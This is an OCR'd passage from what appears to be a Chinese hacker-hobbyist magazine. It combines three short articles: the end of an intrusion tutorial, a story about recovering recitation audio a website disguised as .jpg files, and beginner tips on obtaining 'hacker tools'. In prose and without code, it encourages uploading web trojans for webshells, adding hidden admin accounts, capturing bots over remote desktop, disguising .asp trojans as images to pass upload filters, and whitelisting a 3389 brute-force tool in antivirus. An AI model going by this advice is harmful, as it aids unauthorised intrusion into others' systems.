现在，如果你有兴趣，还可以进行若干其它入侵检测“知识点”的复习，比如网马的上传来得到WebShell，或者再添加隐藏超级账号进行提权、使用3389远程桌面连接，抓到自己的“肉鸡”等等。怎么样？经常多跟着“前辈”的脚印进行“借蛋生技”，当所研究的“蛋”足够多的时候，相信到那时无论是你的见识储备还是触类旁通的技能都会上个台阶的。“借蛋生技”，向着“大牛”的方向——看齐！




图4




图5

（文中涉及的软件本期光盘已收录）

扩展名也玩儿“障眼法”

牟晓东

那天给正在上小学的孩子在网上寻找《语文》的朗读资料，来到了“语文课文朗诵网”——http://www.968816.com/，不仅各版本、各年级的资料都比较齐全，而且在试听后发现朗读者彭鹭的声音非常专业，非常适合孩子跟着学习。但是，问题接着就来了：我们必须要停留在该网页上实时倾听，人家不提供下载服务。

貌似这是一个非常容易解决的小问题，但经过一番尝试后却没能成功，包括查看网页的源文件搜索.mp3和.wav之类的音频文件、用迅雷等影音下载工具守株待兔，还有在本地的缓存文件夹中搜索……很郁闷，总不能让我因此去进人家的网站后台吧？或者，用最笨的办法：开Windows的“录音机”进行强行录音？静下来又想了想，总觉得其中一定有解决的方法，因为镶嵌网页中的Flash播放器既然能够将声音“送”到我们的耳边，那就说明音频数据一定是到达了我们本地；那么，它究竟会躲藏在什么地方呢？只能是本地的缓存文件夹，没第二个地方啊！再来！

于是再次打开C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files，菜菜们注意一下：这个长长的路径不用记，可以通过浏览器直接跳转：“工具”—“Internet选项”，先在“Internet属性”窗口的“常规”选项卡中点击

中间“Internet临时文件”的“设置”按钮，然后点击“查看文件”按钮即可（如图1）。按Ctrl—A选择所有的临时文件，再按Delete键删除它们，清一下场先；然后回到360浏览器访问目标课文“小英雄雨来”的朗诵页面http://www.968816.com/Content/1873/，点击“播放”按钮，随时观察缓存文件夹中新增文件的变化情况（注意：不必听完页面朗诵，只要看到其进度条跑到最后即可）。文件倒是不多，但没发现有.mp3之类的声音文件及Flash文件产生；再看一下文件的大小，大部分都是几个KB的，不应该是接近10分钟音频文件的尺寸；不过，却有一个图片文件占用空间最大，是“14小英雄雨来.jpg”，快到6MB了（如图2），从缓存文件夹中复制出来后双击打开，却无法预览。此时小菜我立刻联想到在入侵进入网站后台管理的过程中，我们经常会将“小马.asp”直接修改成“小马.jpg”以达到冒充图片文件、上传骗过网站过滤……该不会这个网站的设计者也是个同道中人吧——将声音文件强行改为.jpg“图片”文件下载到了用户的本地缓存文件夹？




图1




图2

试试不就知道了？将这个.jpg的扩展名修改成.mp3，再双击，证实了刚才的想法，该网站果然是将缓存的声音文件施了“障眼法”，用强行修改文件扩展名的方法来将声音文件混为图片文件，达到防止用户从缓存中提取朗诵声音的目的，是不是很令人大跌眼镜呢？下载朗诵声音文件的问题很快被解决了，同时也很折服于该网站对技术的灵活处理，非常有想法，赞一个哈！谨以此来给大家提个小醒：在入侵目标和黑客工具等客观元素都相同的情况下，有时一个很小的变通就会带来完全不一样的结局，Fighting！

那些高手“不屑于”说的……

牟晓东

菜鸟学黑前进的道路是快乐和充满曲折的。说它快乐，是因为我们可以不断享受到按图索骥式成功的喜悦和兴奋；说它曲折，是因为碰到的“不知道”太多了，特别是那些高手“不屑于”说的边角小细节（最多是用一句“你懂的”一笔带过），这往往给菜鸟的学习带来极大的困难，甚至因此而失去兴趣。很多的“不屑于”堆积起来，最终就会变成我们菜鸟成长的瓶颈和桎梏。别无它法，只有将那些遇到的“小问题”一个个都消灭掉，变成“我懂的”，我们才能慢慢从菜鸟队伍中“脱盲”！

1.“黑工具”的安全

大家所使用的90%以上的“黑工具”都是各种安全软件的查杀对象，这已经是众所周知的常识，虽然灰鸽子木马的远控和QQ的远程协助具有完全相同的实质。也正是因为如此，很多菜鸟在从网上下载“黑工具”的过程中会比较随意，比如直接百度或Google，然后就下载，接着就是关闭本地安全软件的实时监控来运行。这种“裸奔”式入侵过程往往是很危险的，试想：假如下载到的“黑工具”中被人暗中动了手脚加入其它不相干的木马后门，我们岂不是成了第三方的肉鸡？而且诸如此类的案例也绝非少数，这与几年前网上曾经流传过一种添加过隐藏后门账号的Windows XP的GHO光盘映像是一个道理，很危险。那么，如何解决“黑工具”既不能使用安全软件来检测又不能随便从网上“拿来”的矛盾呢？

菜鸟应该养成经常到那些比较有名气的黑客论坛转的习惯（比如我们的《X》论坛下方就有若干的链接），从这样一些正规的黑客论坛上下载“黑工具”，而且特别要仔细看看资源的发布者是不是刚刚注册了几个小时就发贴的“新人”。如果是的话就要小心了，因为这样的“新人”往往会扮演黑吃黑的角色，刚注册就想“钓鱼”。我们最好是尽量选择高级别的用户所提供的资源（或者是管理员），可靠性比较高。另外，还可以使用一些文件MD5效验工具来检查验证下载的文件是否可

疑。当然，最保险的方法就是到官网下载。

另一方面就是"黑工具"的安全使用，除了在虚拟机、沙盒等环境下之外，最为便利的方式就是将它们添加到安全软件的白名单之中。比如：在360安全软件系列中，当第一次在本地运行"中国知音3389爆破工具.exe"时，首先会有"Windows无法访问指定设备、路径或文件。您可能没有合适的权限访问这个项目。"的提示，接着360木马防火墙也会提醒："发现木马，建议立即清除"，此时可点击提示窗口中的"添加信任"（如图1），这样该工具就从"黑名单"进入"白名单"，具有了其它正常程序一样的运行权限。如此一来，我们就可以开着安全软件的实时监控来使用这些"黑工具"进行人侵的实战了，一举两得。




图1

